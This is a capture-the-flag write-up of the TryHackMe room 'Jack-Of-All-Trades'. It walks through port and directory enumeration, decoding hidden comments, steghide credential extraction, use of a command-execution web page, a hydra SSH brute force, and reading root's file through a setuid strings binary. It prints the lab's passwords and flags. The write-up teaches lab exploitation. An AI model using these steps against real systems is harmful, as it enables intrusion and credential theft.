TryHackMe Room Write-up

Title: Jack-Of-All-Trades

Description: Check out our new cloud service, Authentication Anywhere. Can you find other user's secrets?

Author: Igor Buszta

Flags

Description: *Jack is a man of a great many talents. The zoo has employed him to capture the penguins due to his years of penguin-wrangling experience, but all is not as it seems... We must stop him! Can you see through his facade of a forgetful old toymaker and bring this lunatic down?*

Objectives: User flag, Root Flag

Tools: UTM, Kali Linux, steghide, nmap, gobuster, curl, wget, hydra

Let's Begin with nmap scan (with checking the version and testing basic scripts).

```
> sudo nmap -sC -sV 10.114.185.2
Password:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 11:20 +0100
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.31% done; ETC: 11:21 (0:00:00 remaining)
Nmap scan report for 10.114.185.2
Host is up (0.060s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Jack-of-all-trades!
|_http-server-header: Apache/2.4.10 (Debian)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 13:b7:f0:a1:14:e2:d3:25:40:ff:4b:94:60:c5:00:3d (DSA)
|   2048 91:0c:d6:43:d9:40:c3:88:b1:be:35:0b:bc:b9:90:88 (RSA)
|   256 a3:fb:09:fb:50:80:71:8f:93:1f:8d:43:97:1e:dc:ab (ECDSA)
|_  256 65:21:e7:4e:7c:5a:e7:bc:c6:ff:68:ca:f1:cb:75:e3 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Picture 1: nmap scan results.

We can see that there's a http service running along with SSH but the ports are switched? That might be the first hurdle. Before we head into browser let's enumerate directories with gobuster.


```
> gobuster dir -u http://10.114.185.2:22 -w Downloads/dsplusleakypaths.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.114.185.2:22
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Downloads/dsplusleakypaths.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
assets               (Status: 301) [Size: 316] [--> http://10.114.185.2:22/asset
s/]
.htaccess            (Status: 403) [Size: 277]
.htpasswd            (Status: 403) [Size: 277]
.htpasswds           (Status: 403) [Size: 277]
./../../../../../../../../../../etc/passwd (Status: 400) [Size: 304]
.htpasswd            (Status: 403) [Size: 277]
.htaccess            (Status: 403) [Size: 277]
assets               (Status: 301) [Size: 316] [--> http://10.114.185.2:22/asset
s/]
index.html           (Status: 200) [Size: 1605]
server-status        (Status: 403) [Size: 277]
static/../../../a/../../../../etc/passwd (Status: 400) [Size: 304]
Progress: 3521 / 3521 (100.00%)
===============================================================
Finished
===============================================================
```

Picture 2: gobuster results.

There are assets and index.html which will matter to us (301 is redirect code and 200 is OK).

On Firefox, for browser to interpret address on port 22 as http we need to run it manually through proxy.

Picture 3: Error when trying to connect to website.



Picture 4: Adding a proxy to Firefox.

Before that i tried getting the website with curl.

```
> curl -v http://10.114.185.2:22
*   Trying 10.114.185.2:22...
* Connected to 10.114.185.2 (10.114.185.2) port 22
> GET / HTTP/1.1
> Host: 10.114.185.2:22
> User-Agent: curl/8.7.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Sat, 28 Feb 2026 10:28:06 GMT
< Server: Apache/2.4.10 (Debian)
< Last-Modified: Sat, 29 Feb 2020 20:25:18 GMT
< ETag: "645-59fbcc0a10780"
< Accept-Ranges: bytes
< Content-Length: 1605
< Vary: Accept-Encoding
< Content-Type: text/html
<
<html>
        <head>
                <title>Jack-of-all-trades!</title>
                <link href="assets/style.css" rel=stylesheet type=text/css>
        </head>
        <body>
                <img id="header" src="assets/header.jpg" width=100%>
                <h1>Welcome to Jack-of-all-trades!</h1>
                <main>
                        <p>My name is Jack. I'm a toymaker by trade but I can do a little of
anything -- hence the name!<br>I specialise in making children's toys (no relation to the big
 man in the red suit - promise!) but anything you want, feel free to get in contact and I'll
see if I can help you out.</p>
                        <p>My employment history includes 20 years as a penguin hunter, 5 yea
rs as a police officer and 8 months as a chef, but that's all behind me. I'm invested in othe
r pursuits now!</p>
                        <p>Please bear with me; I'm old, and at times I can be very forgetful
. If you employ me you might find random notes lying around as reminders, but don't worry, I
<em>always</em> clear up after myself.</p>
                        <p>I love dinosaurs. I have a <em>huge</em> collection of models. Lik
e this one:</p>
                        <img src="assets/stego.jpg">
                        <p>I make a lot of models myself, but I also do toys, like this one:<
/p>
                        <img src="assets/jackinthebox.jpg">
```

Picture 5: curl results.

```
                        <!--  UmVtZW1iZXIgdG8gd2lzaCBKb2hueSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcnl
wdG8gam9iaHVudGluZyEgSGlzIGVuY29kaW5nIHN5c3RlbXMgYXJlIGFtYXppbmchIEFsc28gZ290dGEgcmVtZW1iZXIg
eW91ciBwYXNzd29yZDogdT9XdEtTcmFxCg== -->
```

Picture 6: interesting curl output at the bottom.

In CTFs some things might be there for a reason. The fact that we see image sources that plain might be an indicator. But our main lead is this base64 message (recognized by padding signs at the end and amount of letters used in encoding (capital and lowercase)). Let's decode the message in terminal using. Before that I saved the string via *echo -n „(message)" >> [file]*

base64 -d [path/to/file]

```
`Remember to wish Johnny Graves well with his crypto jobhunting! His encoding sy
stems are amazing! Also gotta remember your password: u?WtSraq`
```

Picture 7: decoded message.

There's some password. You can try to enter it to SSH with username jack or Jack or even bruteforce it, but it won't work. Let's keep looking. If you curled and read everything we know that there's a /recovery.php page. I also curled it.

```
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Sat, 28 Feb 2026 10:32:07 GMT
< Server: Apache/2.4.10 (Debian)
< Set-Cookie: PHPSESSID=o1p6geg9m01o14rj29lmvc3no6; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 943
< Content-Type: text/html; charset=UTF-8
<

<!DOCTYPE html>
<html>
        <head>
                <title>Recovery Page</title>
                <style>
                        body{
                                text-align: center;
                        }
                </style>
        </head>
        <body>
                <h1>Hello Jack! Did you forget your machine password again?..</h1>
                <form action="/recovery.php" method="POST">
                        <label>Username:</label><br>
                        <input name="user" type="text"><br>
                        <label>Password:</label><br>
                        <input name="pass" type="password"><br>
                        <input type="submit" value="Submit">
                </form>
                <!-- GQ2TOMRXME3TEN3BGZTDOMRWGUZDANRXG42TMZJWG4ZDANRXG42TOMRSGA3TANRVG4ZDOMJX
GI3DCNRXG43DMZJXHE3DMMRQGY3TMMRSGA3DONZVG4ZDEMBWGU3TENZQGYZDMOJXGI3DKNTDGIYDOOJWGI3TINZWGYYTE
MBWMU3DKNZSGIYDONJXGY3TCNZRG4ZDMMJSGA3DENRRGIYDMNZXGU3TEMRQG42TMMRXME3TENRTGZSTONBXGIZDCMRQGU
3DEMBXHA3DCNRSGZQTEMBXGU3DENTBGIYDOMZWGI3DKNZUG4ZDMNZXGM3DQNZZGIYDMYZWGI3DQMRQGZSTMNJXGIZGGMR
QGY3DMMRSGA3TKNZSGY2TOMRSG43DMMRQGZSTEMBXGU3TMNRRGY3TGYJSGA3GMNZWGY3TEZJXHE3GGMTGGMZDINZWHE2G
GNBUGMZDINQ=  -->

        </body>
</html>
* Connection #0 to host 10.114.185.2 left intact
```

Picture 8: /recovery.php page contents.

Another encoded message. This time it's base32 (recognized by only capitals and limited alphabet and also padding sign at the end). After decoding it, there's only some tips in solving boot2root rooms.

```
`If you're having trouble locating a specific folder, keep in mind that the syst
em's root directory often contains many hidden or protected folders that are not
 immediately visible. Consider checking common locations like /var/www, /opt, or
 even the user's home directory for unexpected configurations or data. Remember,
 persistence is key in these types of challenges.`
```

Picture 9: decoded message from base32.

But going back to login recovery page, no basic logins work with our password. So what about those pictures we saw earlier? One of them is called *stego.jpg*. If there's anything about them, embedded files, metadata or hidden messages, we ought to try steganography. I used steghide to do that and used wget to download the images from /asset directory.

```
> wget http://10.114.185.2:22/assets/jackinthebox.jpg
--2026-02-28 11:52:26--  http://10.114.185.2:22/assets/jackinthebox.jpg
Łączenie się z 10.114.185.2:22... połączono.
Żądanie HTTP wysłano, oczekiwanie na odpowiedź... 200 OK
Długość: 80742 (79K) [image/jpeg]
Zapis do: `jackinthebox.jpg'

jackinthebox.jpg                    100%[===================================================================>]  78,85K   358KB/s     w 0,2s

2026-02-28 11:52:26 (358 KB/s) - zapisano `jackinthebox.jpg' [80742/80742]
```

```
> wget http://10.114.185.2:22/assets/stego.jpg
--2026-02-28 11:52:47--  http://10.114.185.2:22/assets/stego.jpg
Łączenie się z 10.114.185.2:22... połączono.
Żądanie HTTP wysłano, oczekiwanie na odpowiedź... 200 OK
Długość: 38015 (37K) [image/jpeg]
Zapis do: `stego.jpg'

stego.jpg                           100%[===================================================================>]  37,12K  --.-KB/s     w 0,09s

2026-02-28 11:52:47 (398 KB/s) - zapisano `stego.jpg' [38015/38015]
```

```
> wget http://10.114.185.2:22/assets/header.jpg
--2026-02-28 12:19:27--  http://10.114.185.2:22/assets/header.jpg
Łączenie się z 10.114.185.2:22... połączono.
Żądanie HTTP wysłano, oczekiwanie na odpowiedź... 200 OK
Długość: 70273 (69K) [image/jpeg]
Zapis do: `header.jpg'

header.jpg                          100%[===================================================================>]  68,63K   411KB/s     w 0,2s

2026-02-28 12:19:28 (411 KB/s) - zapisano `header.jpg' [70273/70273]
```

Picture 10,11,12: wgetting images from the http site.

After we try to get out info using *steghide info [file]* we are asked for a passphrase. Some words just doesn't work, but we have that one password which was in our base64 message? Maybe that will work?

After trying it out, only the header.jpg had interesting info (stego.jpg had a decoy).

```
┌──(gogor㉿kali)-[~]
└─$ steghide info header.jpg
"header.jpg":
  format: jpeg
  capacity: 3.5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "cms.creds":
    size: 93.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

Picture 13: extracting info from a file.

```
┌──(gogor㉿kali)-[~]
└─$ cat cms.creds
Here you go Jack. Good thing you thought ahead!

Username: jackinthebox
Password: TplFxiSHjY
```

Picture 14: printing the hidden info.

Seems like we're now all set to go back to the recovery.php site.

Hello Jack! Did you forget your machine password again?..

Username:
jackinthebox
Password:
••••••••••
Submit


Picture 15: inputting the collected credentials into the forms.

TryHackMe | Jac × TryHackMe | Ac × 10.114.185.2/nnxhw × Settings
10.114.185.2/nnxhweOV/index.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
GET me a 'cmd' and I'll run it for you Future-Jack.

Picture 16: pageshown after 'logging in'

If you've done some of the boot2root rooms you should be familiar with php command injection. You just pass the ?cmd= parameter and it get executed Server-Site. Lucky for us we


don't have to inject any payloads, it is done for us. Let's just modify the URL and check for some command.



Picture 17: entering the 'id' command.


It works.

Now following our Instinct we should try getting a reverse shell, but it doesn't work just by simply inputting it. Of course we can do more recon and encode our shell with maybe base64 so that it's not messed up by URL encoding or script management, but we have working commands right here in front of us! Let's for example check /etc/passwd or home directory.



Picture 18: listing all files in /home directory.

I recommend going to the settings and viewing the source code for more clean view of the output commands (which is visible in next picture). Let's cat the jacks_password_list.



Picture 19: contents of jack_password_list

Seems like now we can run e.g. hydra to check the passwords for user jack (simple and most obvious username).

```
┌──(gogor㉿kali)-[~]
└─$ hydra -l jack -P jacks_password_list.txt -s 80 ssh://10.114.185.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mili
tary or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-28 12:33:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomm
ended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:1/p:25), ~2
tries per task
[DATA] attacking ssh://10.114.185.2:80/
[80][ssh] host: 10.114.185.2   login: jack   password: ITMJpGGIqg1jn?>@
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-28 12:33:07
```

Picture 20: using hydra to find password for SSH session.

We can now log in as Jack!

```
┌──(gogor㉿kali)-[~]
└─$ ssh jack@10.114.185.2 -p 80
jack@10.114.185.2's password:
jack@jack-of-all-trades:~$
```

Picture 21: successful login as jack.

After listing the files we find user.jpg which is unusual, because we usually find .txt file with flag. Well, now we need to download it to our machine and see it (no strings inside this file).

```
┌──(gogor㉿kali)-[~]
└─$ scp -P 80 jack@10.114.185.2:user.jpg /tmp
jack@10.114.185.2's password:
user.jpg                                      100%  286KB 435.3KB/s   00:00
```

Picture 22: downloading the .jpg file to our computer.

Okay, let's see what's really hiding behind our good ol' Jack.

Recipe for Penguin Soup:

Ingredients:

- One Penguin -- gutted
- Chicken Stock, two liters
- Cooked rice, 1kg
- securi-tay2020_{p3ngu1n-hunt3r-3xtr40rd1n41r3}
- Seasoning

Method:

- Gut and skin the penguin. Keep the skin for later -- it makes a good rug.
- Chop the penguin meat into centimeter cubed blocks and put into a pot over high heat with the chicken stock
- Leave boiling for 6 hours until the meat is tender, then add the rice and simmer until rice is softened
- Season well then serve!
- This dish doesn't freeze well so any left-overs should be discarded.

Picture 23: user.jpg contents.

Jesus Christ this guy really is nuts and must be stopped. This guy is supposed to take care of penguins, not gut and make them into soup!

I recommend using AI to extract the text from the picture or just retype it.

Let's see what we can do to escalate our privillages.

There was nothing in /etc/crontab, so now let's look for files with SUID (files which we can run with owner privillages).

```
jack@jack-of-all-trades:~$ find / -perm -u=s -type f &2>/dev/null
[1] 1427
jack@jack-of-all-trades:~$ /usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/pt_chown
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/strings
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/procmail
/usr/sbin/exim4
```

Picture 24: using find to print out all the files with SUID.

Usually there are interesting files in /sbin directory, but after inspecting the exim4 file we have very narrow vector of attack. If we look back at the commands, we can use /usr/bin/strings command to print contents of a file.

With our knowledge of CTFs we can just use /usr/bin/strings root/root.txt because that's where the flag usually is.

```
jack@jack-of-all-trades:/$ /usr/bin/strings /root/root.txt
ToDo:
1.Get new penguin skin rug -- surely they won't miss one or two of those blasted c
reatures?
2.Make T-Rex model!
3.Meet up with Johny for a pint or two
4.Move the body from the garage, maybe my old buddy Bill from the force can help m
e hide her?
5.Remember to finish that contract for Lisa.
6.Delete this: securi-tay2020_{6f125d32f38fb8ff9e720d2dbce2210a}
```

Picture 25: contents of root.txt

It seems like Jack is not only a penguin-eater but also a murderer.

We have now obtained enough evidence to put him away. Good job!